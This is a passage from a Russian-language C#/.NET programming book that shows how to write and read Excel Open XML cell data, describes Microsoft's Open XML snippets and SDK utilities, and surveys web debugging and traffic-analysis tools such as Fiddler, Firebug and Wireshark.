Замечу, что при записи данных можно использовать небольшую оптимизацию — ячейки, относящиеся к одной строке, записывать в одном блоке, не создавая XML-блок `r` для каждой ячейки. В этом случае в блок записывается атрибут `spans`:

```
<sheetData>
<row r="5" spans="4:6">
 <c r="D5"><v>11</v></c>
 <c r="E5"><v>12</v></c>
 <c r="F5"><v>13</v></c>
</row>
</sheetData>
```

В этом фрагменте заполняются ячейки D5, E5, F5 и, соответственно, атрибут `spans` показывает, что данные записываются, начиная со столбца 4 (имя D) по столбец 6 (имя F). Аналогично можно группировать и строковые данные.

**Листинг 15.22. Фрагмент кода записи числа в ячейку данных**

```
using (XmlWriter sheetWriter = XmlWriter.Create(sheet.GetStream()))
{
 sheetWriter.WriteStartElement("worksheet", nsSS);
 sheetWriter.WriteStartElement("sheetData");

 int row = 5;
 // Имя ячейки можно вычислить по номеру ячейки и номеру
 // строки
 string name = "C5";
 int value = 123;

 // Запись целого числа в одну ячейку
 sheetWriter.WriteStartElement("row");
 sheetWriter.WriteAttributeString("r", row.ToString());
 sheetWriter.WriteStartElement("c");
 sheetWriter.WriteAttributeString("r", name);
 sheetWriter.WriteStartElement("v");
 sheetWriter.WriteString(value.ToString());
 sheetWriter.WriteEndElement();
 sheetWriter.WriteEndElement();
 sheetWriter.WriteEndElement();

 sheetWriter.WriteEndElement();
 sheetWriter.WriteEndElement();
}
```

**Листинг 15.23. Фрагмент кода записи строки в ячейку данных**

```
using (XmlWriter sheetWriter = XmlWriter.Create(sheet.GetStream()))
{
 sheetWriter.WriteStartElement("worksheet", nsSS);
 sheetWriter.WriteStartElement("sheetData");

 int row = 5;
 string name = "C5";
 int stringIndex = 0;
```

```
// Запись индекса строки в ячейку
 sheetWriter.WriteStartElement("row");
 sheetWriter.WriteAttributeString("r", row.ToString());
 sheetWriter.WriteStartElement("c");
 sheetWriter.WriteAttributeString("r", name);
 sheetWriter.WriteAttributeString("t", "s");
 sheetWriter.WriteElementString("v", stringIndex.ToString());
 sheetWriter.WriteEndElement();
 sheetWriter.WriteEndElement();

 sheetWriter.WriteEndElement();
 sheetWriter.WriteEndElement();
}
```

## 15.6.5. Использование блоков кода Microsoft

Видимо, ужаснувшись монстру, порожденному желанием сделать универсальный формат для всего и вся, Microsoft выпустила блоки кода Office 2008 Open XML Snippets, позволяющие работать с новым форматом файлов. Загрузить этот пакет можно по адресу:

**http://www.microsoft.com/downloads/details.aspx?familyid=8D46C01F-E3F6-4069-869D-90B8B096B556&displaylang=en**

После установки пакета, содержащего блоки кода, редактор Visual Studio позволяет вставить в код соответствующий блок, набрав его название. Для MS Excel в текущей версии доступны 18 блоков, в частности:

- `HowToGetToDocPart.CS.snippet` — получить части документа;
- `XLDeleteSheet.CS.snippet` — удалить страницу;
- `XLGetCellValue.CS.snippet` — получить значение ячейки;
- `XLGetSheetInfo.CS.snippet` — получить информацию о странице;
- `XLGetToCellForReading.CS.snippet` — читать значение ячейки;
- `XLGetToCellForWriting.CS.snippet` — записать значение ячейки;
- `XLInsertNumber.CS.snippet` — вставить число в ячейку;
- `XLInsertString.CS.snippet` — вставить строку в ячейку.

Для примера, листинг 15.24 показывает код из файла `XLGetCellValue.CS.snippet`. Видно, что каждый из блоков открывает файл, выполняет операцию и закрывает файл. Конечно, такой алгоритм далек от оптимального, как по скорости выполнения, так и по количеству кода. Да и фрагменты кода содержат далеко не все необходимые в жизни операции. Иногда проще записывать данные вручную, как я это делал в предыдущем разделе.

**Листинг 15.24. Код `XLGetCellValue.CS.snippet`**

```
// Возвращаем значение указанной ячейки
public string XLGetCellValue(string fileName,
             string sheetName, string addressName)
{
 const string documentRelationshipType =...;
 const string worksheetSchema = ...;
 const string sharedStringsRelationshipType = ...;
 const string sharedStringSchema = ...;

 string cellValue = null;

 // Получаем поток, содержащий нужную информацию
 using (Package xlPackage = Package.Open(fileName,
               FileMode.Open, FileAccess.Read))
 {
   PackagePart documentPart = null;
   Uri documentUri = null;

   // Получаем основной пакет (workbook.xml).
   foreach (System.IO.Packaging.PackageRelationship
     relationship in xlPackage.GetRelationshipsByType(
                    documentRelationshipType))
   {
     // В документе может быть только одна главная часть
     documentUri = PackUriHelper.ResolvePartUri(
              new Uri("/", UriKind.Relative),
              relationship.TargetUri);
     documentPart = xlPackage.GetPart(documentUri);
     break;
   }

   if (documentPart != null)
   {
     // Загружаем содержимое рабочей книги
     XmlDocument doc = new XmlDocument();
     doc.Load(documentPart.GetStream());

     // Создаем namespace-менеджер
     NameTable nt = new NameTable();
     XmlNamespaceManager nsManager =
             new XmlNamespaceManager(nt);
```

```
nsManager.AddNamespace("d", worksheetSchema);
nsManager.AddNamespace("s", sharedStringSchema);

string searchString =
   string.Format("//d:sheet[@name='{0}']", sheetName);
XmlNode sheetNode = doc.SelectSingleNode(
   searchString, nsManager);
if (sheetNode != null)
{
  // Получаем relId-атрибут
  XmlAttribute relationAttribute =
           sheetNode.Attributes["r:id"];
  if (relationAttribute != null)
  {
    string relId = relationAttribute.Value;

    // Получаем связь между документом и страницей
    PackageRelationship sheetRelation =
        documentPart.GetRelationship(relId);
    Uri sheetUri = PackUriHelper.ResolvePartUri(
        documentUri, sheetRelation.TargetUri);
    PackagePart sheetPart =
        xlPackage.GetPart(sheetUri);

    // Загружаем содержимое страницы
    XmlDocument sheetDoc = new XmlDocument(nt);
    sheetDoc.Load(sheetPart.GetStream());

    XmlNode cellNode = sheetDoc.SelectSingleNode(
      string.Format("//d:sheetData/d:row/
       d:c[@r='{0}']", addressName), nsManager);
    if (cellNode != null)
    {

      // Получаем значение. Если атрибут t
      // содержит значение "s", значит это
      // строка, и здесь хранится только ее
      // индекс.
      XmlAttribute typeAttr =
            cellNode.Attributes["t"];
      string cellType = string.Empty;
      if (typeAttr != null)
      {
        cellType = typeAttr.Value;
      }
```

```
        XmlNode valueNode =
          cellNode.SelectSingleNode(
                 "d:v", nsManager);
        if (valueNode != null)
        {
          cellValue = valueNode.InnerText;
        }

        // Проверяем тип.
        // Только BOOL и строки.
        if (cellType == "b")
        {
          if (cellValue == "1")
          {
            cellValue = "TRUE";
          }
          else
          {
            cellValue = "FALSE";
          }
        }
        else if (cellType == "s")
        {
          // Ищем строку в строковых ресурсах
          foreach
          (System.IO.Packaging.PackageRelationship
           stringRelationship in
           documentPart.GetRelationshipsByType(
           sharedStringsRelationshipType))
          {
            Uri sharedStringsUri =
PackUriHelper.ResolvePartUri(documentUri,
              stringRelationship.TargetUri);
            PackagePart stringPart =
xlPackage.GetPart(sharedStringsUri);
            if (stringPart != null)
            {
              // Загружаем строки
              XmlDocument stringDoc =
                  new XmlDocument(nt);
              stringDoc.Load(
                stringPart.GetStream());
```

```
                    // Добавляем пространство имен
                    // для строк
                    nsManager.AddNamespace("s",
                          sharedStringSchema);

                    int requestedString =
                      Convert.ToInt32(cellValue);
                    string strSearch =
string.Format("//s:sst/s:si[{0}]", requestedString + 1);
                    XmlNode stringNode =
stringDoc.SelectSingleNode(strSearch, nsManager);
                    if (stringNode != null)
                    {
                      cellValue =
                        stringNode.InnerText;
                    }
                  }
                }
              }
            }
          }
        }
      }
    }
  }
  return cellValue;
}
```

## 15.6.6. Использование утилиты DocumentReflector

Еще один продукт Microsoft — утилита DocumentReflector, входит в состав Open XML Format SDK, загрузить который можно по адресу

**http://www.microsoft.com/downloads/details.aspx?FamilyId=C6E744E5-36E9-45F5-8D8C-331DF206E0D0&displaylang=en**

Эта утилита позволяет создавать C#-код для любого документа MS Office 2008, в частности для Excel (рис. 15.22). Выходной код получается не очень простой, но зато его легко параметризировать и очень быстро получить код, который создает документ нужного формата. Конечно, создаваемый код не будет содержать циклов для отображения списков данных, т. к. просто не знает, что эти данные представляют собой список или таблицу. Все данные выводятся ячейка за ячейкой. Это не очень удобно для отображения таблиц или `DataSet`, но при некоторых усилиях готовый код, созданный данной утилитой, можно привести к нужному формату.





**Рис. 15.22.** Утилита DocumentReflector

## 15.6.7. Использование утилиты OpenXmlDiff

В состав Open XML Format SDK входит утилита OpenXmlDiff (рис. 15.23), позволяющая сравнивать два документа между собой. С ее помощью можно






**Рис. 15.23.** Утилита OpenXmlDiff

довольно легко понять, какие свойства документа и с помощью каких тегов нужно записать в документ для достижения необходимого результата. Для этого нужно создать копию исходного файла, внести в нее изменения и сравнить эти два файла между собой.

## 15.6.8. Описание констант MS Office 2008

```
const string nsDoc = "http://schemas.openxmlformats.org/
       officeDocument/2006/relationships/officeDocument";

const string nsSS = "http://schemas.openxmlformats.org/
                    spreadsheetml/2006/main";

const string rlWs = "http://schemas.openxmlformats.org/
          officeDocument/2006/relationships/worksheet";

const string rlSt = "http://schemas.openxmlformats.org/
        officeDocument/2006/relationships/sharedStrings";

const string rlSS = "http://schemas.openxmlformats.org/
               officeDocument/2006/relationships";

const string ctDoc = "application/vnd.openxmlformats-
          officedocument.spreadsheetml.sheet.main+xml";

const string ctSS = "application/vnd.openxmlformats-
          officedocument.spreadsheetml.worksheet+xml";

const string ctSH = "application/vnd.openxmlformats-
        officedocument.spreadsheetml.sharedStrings+xml";
```

ГЛАВА 16



# Инструменты и библиотеки

Как правильно держать молоток,
чтобы не попасть себе по пальцам?
Двумя руками!
*(Народная мудрость.)*

In the beginning there was a Word,
and it was Word 1.0...
*(Из истории компании Microsoft.)*

## 16.1. Инструменты

В этом разделе я опишу несколько очень полезных инструментов, которые позволяют ускорить и упростить работу и отладку веб-приложений. Конечно, я отдал предпочтение бесплатным инструментам, или, хотя бы имеющим бесплатную версию с некоторыми ограничениями.

### 16.1.1. Fiddler

Программа Fiddler (скачать ее можно с сайта **http://www.fiddler2.com/fiddler2/**) является бесплатным анализатором трафика (рис. 16.1). Она позволяет анализировать как HTTP-, так и HTTPS-трафик. С ее помощью можно посмотреть множество информации, например, загруженные ресурсы и их HTTP-код, статистику по загрузке каждого ресурса, заголовки и данные страниц, данные страниц и ресурсов в различных видах, данные веб-форм и многое другое. Кроме того, в специальной форме можно посмотреть временной график загрузки ресурсов (рис. 16.2). Анализатор является расширяемым и можно дописывать свои модули на C#.





**Рис. 16.1.** Программа Fiddler





**Рис. 16.2.** Анализатор загрузки данных Fiddler

## 16.1.2. Firebug

Программа Firebug (сайт **http://getfirebug.com/**) является расширением браузера Firefox (рис. 16.3). Программа бесплатная и с открытым исходным кодом (лицензия BSD). С ее помощью можно отлаживать CSS-, HTML- и JS-код на любых веб-страницах.

Программа умеет отображать соответствие элементов формы конкретному HTML-элементу, показывать стили и редактировать их.





**Рис. 16.3.** Программа Firebug

## 16.1.3. YSlow

YSlow — дополнительный компонент для Firebug (рис. 16.4), позволяющий измерять скорость загрузки страницы и ее составляющих (картинки, скрипты, стили). Кроме изменения скорости, в YSlow имеется несколько тестов, разработанных Yahoo. Тесты анализируют, вынесены ли скрипты и стили в отдельные файлы, используется ли компрессия и т. д. Анализируется также взаимное расположение компонентов страницы, правильность заголовков и многое другое.

Скачать его можно по адресу:

**http://developer.yahoo.com/yslow/**

## 16.1.4. Wireshark

Wireshark — мощный низкоуровневый анализатор сетевого трафика (**http://www.wireshark.org/**). С его помощью можно увидеть пакеты, передаваемые по фактически любым портам и к любым устройствам (рис. 16.5).





**Рис. 16.4.** Программа YSlow





**Рис. 16.5.** Программа Wireshark

С помощью настраиваемых фильтров можно отображать только необходимую информацию. Программа позволяет сохранять логи, загружать и анализировать их. При разработке веб-сайтов эта программа, наверное, не очень полезна, но знать о ее существовании не помешает.

## 16.1.5. SQL Server Profiler

SQL Server Profiler входит в поставку MS SQL Management Studio и позволяет анализировать запросы к БД MS SQL (рис. 16.6).





**Рис. 16.6.** Вид SQL Server Profiler

## 16.1.6. Анализатор ссылок Xenu

Xenu — бесплатная программа (**http://home.snafu.de/tilman/xenulink.html**), анализирующая некорректные ссылки сайта (рис. 16.7). В результирующем отчете выводятся некорректные ссылки, перемещенные ресурсы, карта сайта

и статистика загрузки страниц (размер, время). Довольно удобный инструмент для анализа обычного сайта, но для портала с авторизацией иногда выдает неожиданные результаты.





**Рис. 16.7.** Программа Xenu

## 16.1.7. HttpWatch

HttpWatch — анализатор HTTP-трафика (**http://www.httpwatch.com/**), показывающий HTTP-запросы, время их выполнения, размер передаваемых данных и многое другое (рис. 16.8). Программа имеет бесплатную версию с ограничением функциональности.

## 16.1.8. Отладчик Web Development Helper

Web Development Helper представляет собой бесплатный плагин к IE. Плагин содержит очень большое количество функций: навигацию в DOM, исследование трафика, создание копий экрана, распаковку `ViewState`, запуск и отладку JS-кода и многое другое.

Скачать его можно по адресу:

**http://www.nikhilk.net/WebDevHelperDebuggingTools.aspx**

## 16.1.9. Internet Explorer Developer Toolbar

Internet Explorer Developer Toolbar — бесплатный плагин для IE для отладки веб-приложений. Разработан Microsoft. Функциональность очень широкая:





**Рис. 16.8.** Программа HttpWatch

поиск и модификация DOM, управление настройками IE, проверка правильности HTML, CSS, отображение размеров картинок, файлов, линейка для измерения объектов и многое другое.

Скачать его можно по адресу:

**http://www.microsoft.com/downloads/details.aspx?FamilyID=e59c3964-672d-4511-bb3e-2d5e1db91038&displaylang=en**

## 16.1.10. Сайт Site-Perf

Сайт **http://Site-Perf.com/** предоставляет средства для online-анализа интернет-сайтов (рис. 16.9). В отчете выводится информация о загруженных ресурсах, времени, размерах и заголовках. Еще один отчет позволяет проанализировать качество связи.

